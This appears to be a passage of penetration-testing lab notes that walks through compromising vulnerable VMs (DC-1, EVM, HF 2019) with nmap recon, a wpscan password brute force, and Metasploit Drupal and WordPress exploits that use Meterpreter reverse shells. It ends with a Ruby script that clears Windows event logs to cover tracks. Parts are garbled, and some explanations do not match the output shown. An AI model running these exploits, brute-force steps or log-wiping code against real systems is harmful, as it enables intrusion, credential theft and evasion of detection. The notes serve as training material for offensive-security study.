100644/rw-r--r--  17861  fil   2013-11-20 15:45:59 -0500  INSTALL.txt
100755/rwxr-xr-x  18092  fil   2013-11-01 06:14:15 -0400  LICENSE.txt
100644/rw-r--r--  8191   fil   2013-11-20 15:45:59 -0500  MAINTAINERS.txt
100644/rw-r--r--  5376   fil   2013-11-20 15:45:59 -0500  README.txt
100644/rw-r--r--  9642   fil   2013-11-20 15:45:59 -0500  UPGRADE.txt
100644/rw-r--r--  6604   fil   2013-11-20 15:45:59 -0500  authorize.php
100644/rw-r--r--  720    fil   2013-11-20 15:45:59 -0500  cron.php
100644/rw-r--r--  52     fil   2019-02-19 08:20:46 -0500  flag1.txt
40755/rwxr-xr-x   4096   dir   2013-11-20 15:45:59 -0500  includes
100644/rw-r--r--  529    fil   2013-11-20 15:45:59 -0500  index.php
100644/rw-r--r--  703    fil   2013-11-20 15:45:59 -0500  install.php
40755/rwxr-xr-x   4096   dir   2013-11-20 15:45:59 -0500  misc
40755/rwxr-xr-x   4096   dir   2013-11-20 15:45:59 -0500  modules
40755/rwxr-xr-x   4096   dir   2013-11-20 15:45:59 -0500  profiles
100644/rw-r--r--  1561   fil   2013-11-20 15:45:59 -0500  robots.txt
40755/rwxr-xr-x   4096   dir   2013-11-20 15:45:59 -0500  scripts
40755/rwxr-xr-x   4096   dir   2013-11-20 15:45:59 -0500  sites
40755/rwxr-xr-x   4096   dir   2013-11-20 15:45:59 -0500  themes
100644/rw-r--r--  19941  fil   2013-11-20 15:45:59 -0500  update.php
100644/rw-r--r--  2178   fil   2013-11-20 15:45:59 -0500  web.config
100644/rw-r--r--  417    fil   2013-11-20 15:45:59 -0500  xmlrpc.php

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.221.54 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exit
```

By giving index number i.e, use 0 we can find the specific exploit to be used to get into DC-1.
After that settings must be made like rhosts before performing exploit. Now,perform exploit

ATTACKING EVM:

The target system sunset and linux should be connected to same network.the ip of target system can be found by using netdiscover command.

To check whether the ip address obtained is the target one's and then test it by using ping command

Using ping command,we can check whether the target is reachable or not If reachableperform nmap operations as follows,to check the open ports

After that use aggressive with version on all ports find out command on target.

```
┌──(root💀kali)-[~]
└─# nmap -p- -A -T4 -sV -O 192.168.221.54
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-09 06:18 EDT
Nmap scan report for 192.168.221.54
Host is up (0.00038s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35749/udp   status
|   100024  1          45702/tcp   status
|   100024  1          55770/tcp6  status
|_  100024  1          56751/udp6  status
45702/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:02:F5:10 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms 192.168.221.54

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 31.41 seconds

┌──(root💀kali)-[~]
└─# msfconsole
```

As the front end of the ip address is not working we can try out using dirb(directory root browse) command, which give s the backend access for checking the ip address.

```
┌──(root💀kali)-[~]
└─# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.1.4-dev                           ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command

msf6 > search wp_admin

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent  Yes    WordPress Admin Shell Upload


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):
```

Dirb http://ipaddress

We find a path wordpress using above command,be performing deep scan on thatpath,we get

Wpscan –url http://ipaddress/wordpress -e at -e ap –e u Here –e is enumerate

At means all background themes Ap means all plugins

U means user

We get the user name from the above command Now use the command

Wpscan –url http://ipaddress/wordpress -U corrupt3d_brain -p /usr/share/wordlists/rockyou.txt

Here we use the rockyou.txt file with user name of the system by brute force loginmethod,which gives the correctpassword

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.221.161  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.221.173
rhosts => 192.168.221.173
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME c0rrupt3d_brain
USERNAME => c0rrupt3d_brain
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD 24992499
PASSWORD => 24992499
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   24992499         yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.221.173  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /wordpress       yes       The base path to the wordpress application
```

```
┌──(root💀kali)-[~]
└─# wpscan --url http://192.168.221.173/wordpress -U c0rrupt3d_brain -P /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.18
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.221.173/wordpress/ [192.168.221.173]
[+] Started: Tue Aug  9 07:37:43 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

```
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==========================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0rrupt3d_brain / 24992499
Trying c0rrupt3d_brain / 24992499 Time: 00:02:07 <                                > (10700 / 14355092)  0.07%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: c0rrupt3d_brain, Password: 24992499

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Aug  9 07:40:28 2022
[+] Requests Done: 10866
[+] Cached Requests: 4
[+] Data Sent: 3.872 MB
[+] Data Received: 48.414 MB
[+] Memory used: 258.117 MB
[+] Elapsed time: 00:02:45
```

ATTACKING HF 2019:

The target system sunset and linux should be connected to same network.the ip of target system can be found by using netdiscover command.

To check whether the ip address obtained is the target one's and then test it by using ping command

Using ping command,we can check whether the target is reachable or not If reachableperform nmap operations as follows,to check the open ports


After that use aggressive with version on all ports find out command on target.

```
Currently scanning: 192.168.97.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
 192.168.1.2     18:26:49:ac:f8:9b      1      60  Intel Corporate
 192.168.1.1     1c:18:4a:7e:e3:90      2     120  ShenZhen RicherLink Technologies Co.,LTD
 192.168.1.6     08:00:27:e5:74:96      1      60  PCS Systemtechnik GmbH


┌──(root💀kali)-[~]
└─# ping 192.168.1.6
PING 192.168.1.6 (192.168.1.6) 56(84) bytes of data.
64 bytes from 192.168.1.6: icmp_seq=1 ttl=64 time=0.543 ms
64 bytes from 192.168.1.6: icmp_seq=2 ttl=64 time=0.406 ms
^C
--- 192.168.1.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1014ms
rtt min/avg/max/mdev = 0.406/0.474/0.543/0.068 ms

┌──(root💀kali)-[~]
└─# nmap 192.168.1.6
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 22:27 EDT
Nmap scan report for 192.168.1.6
Host is up (0.000081s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds

┌──(root💀kali)-[~]
└─# nmap -sV -A -T4 192.168.1.6
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 22:28 EDT
Nmap scan report for 192.168.1.6
Host is up (0.00036s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r--    1 ftp      ftp           420 Nov 30  2017 index.php
| -rw-rw-r--    1 ftp      ftp         19935 Sep 05  2019 license.txt
| -rw-rw-r--    1 ftp      ftp          7447 Sep 05  2019 readme.html
| -rw-rw-r--    1 ftp      ftp          6919 Jan 12  2019 wp-activate.php
| drwxrwxr-x    9 ftp      ftp          4096 Sep 05  2019 wp-admin
| -rw-rw-r--    1 ftp      ftp           369 Nov 30  2017 wp-blog-header.php
| -rw-rw-r--    1 ftp      ftp          2283 Jan 21  2019 wp-comments-post.php
| -rw-rw-r--    1 ftp      ftp          3255 Sep 27  2019 wp-config.php
```

After performing deep scan we find a vulnerability i.e, the older version of googlemaps.
Using this vulnerability we can search for this in the msfconsole(metasploit).

```
| FTP server status:
|      Connected to 192.168.1.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 b7:2e:8f:cb:12:e4:e8:cd:93:1e:73:0f:51:ce:48:6c (RSA)
|   256 70:f4:44:eb:a8:55:54:38:2d:6d:75:89:bb:ec:7e:e7 (ECDSA)
|_  256 7c:0e:ab:fe:53:7e:87:22:f8:5a:df:c9:da:7f:90:79 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_http-generator: WordPress 5.2.3
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Tata intranet &#8211; Just another WordPress site
10000/tcp open  ssl/http MiniServ 1.890 (Webmin httpd)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Login to Webmin
| ssl-cert: Subject: commonName=*/organizationName=Webmin Webserver on Linux-Debian
| Not valid before: 2019-09-09T13:32:42
|_Not valid after:  2024-09-07T13:32:42
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.35 ms 192.168.1.6

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.23 seconds

┌──(root💀kali)-[~]
└─# wpscan --url http://192.168.1.6
_______________________________________________________________
         \\      //  _ \ \\      //  ___|  ___|  _ \  |  |
          \\ /\ //  |_) | \\ /\ //  |     |___ |  |  |  |
           \v  v/   __/   \v  v/   |___  |___ |  |  |  |
            \_/\_/ _|      \_/\_/ |_____|____|___/ ___|
```

```
[+] URL: http://192.168.1.6/ [192.168.1.6]
[+] Started: Wed Aug 10 22:29:48 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.25 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.6/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.6/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.6/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.6/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.2.3 identified (Insecure, released on 2019-09-05).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.6/?feed=rss2, <generator>https://wordpress.org/?v=5.2.3</generator>
 |  - http://192.168.1.6/?feed=comments-rss2, <generator>https://wordpress.org/?v=5.2.3</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://192.168.1.6/wp-content/themes/twentyseventeen/
 | Last Updated: 2022-05-24T00:00:00.000Z
 | Readme: http://192.168.1.6/wp-content/themes/twentyseventeen/README.txt
 | [!] The version is out of date, the latest version is 3.0
 | Style URL: http://192.168.1.6/wp-content/themes/twentyseventeen/style.css?ver=5.2.3
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/

[i] Plugin(s) Identified:

[+] wp-google-maps
 | Location: http://192.168.1.6/wp-content/plugins/wp-google-maps/
 | Last Updated: 2022-08-03T07:27:00.000Z
 | [!] The version is out of date, the latest version is 9.0.8
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 7.10.02 (50% confidence)
 | Found By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://192.168.1.6/wp-content/plugins/wp-google-maps/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <=========================================================================>

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Aug 10 22:29:55 2022
[+] Requests Done: 173
[+] Cached Requests: 5
[+] Data Sent: 42.301 KB
[+] Data Received: 414.683 KB
[+] Memory used: 230.285 MB
[+] Elapsed time: 00:00:06

┌──(root💀kali)-[~]
└─# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        `. `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` (
              .'            /
             .              Q '
            ,               .   _
            |         ,      `-.;_'
         ,-.|         '.__.-`    `=;_
         :  :         `     -.     '-.`-.
         '  `-.      ,  )   ,='.
```



We will get a hashcode at final, we can use that hash code to at john to decrypt it and login as

Ssh username@password

COVERING TRACKS

every system maintains log
soc analyst finds errors,modified files,unauthorized access for every login
event id is generated analyzing logs using event ids application error -event id :1000 application hang -event id :1002
successful user accountlogin -event id: 4624
failed user account login - event id: 4625 account logoff-event id: 4634
event log cleared or tampered -event id: 1102 user account locked out - event id: 4740 security audit policy changed -event id: 4719 a user account was created -eventid: 4720
an attempt to change password of account -event id: 4723 a user account was enabled -event id: 4722
a user account was disabled -event id: 4725 a user was changes-event id:4738
a user was unlocked -event id:4767system time was changed -eventid:4616
a registry value was changed -event id:4657 an attemptto install a service - eventid:4697
a rule was addedin windows firewall -event id:4946
a rule was modifiedin windows firewall -event id:4947
a settings was changed in windows firewall -event id:4950 windows firewall servicehas been stopped-event id:5025
windows firewall blocked an application from accepting incoming traffic - event id:5031

event viewer is used to see logs
in windows, security get the option filter current log and give the event id and filter
based on them
save the below program at /usr/share/metasploit-framework/scripts/meterpreter/ with .rb extension

```
#clear windows event logs evtlogs=[
'security', 'system', 'application', 'directory service', 'dns server',
'file replication service'
]
print_line("clearing event logs,this will leave an event
517")evtlogs.each do |evl|
print_status("clearing the #{evl}event Log")
log=client.sys.eventlog.open(evl)
log.clear end
print_line("all clear! you are a anonymous")
```

THE END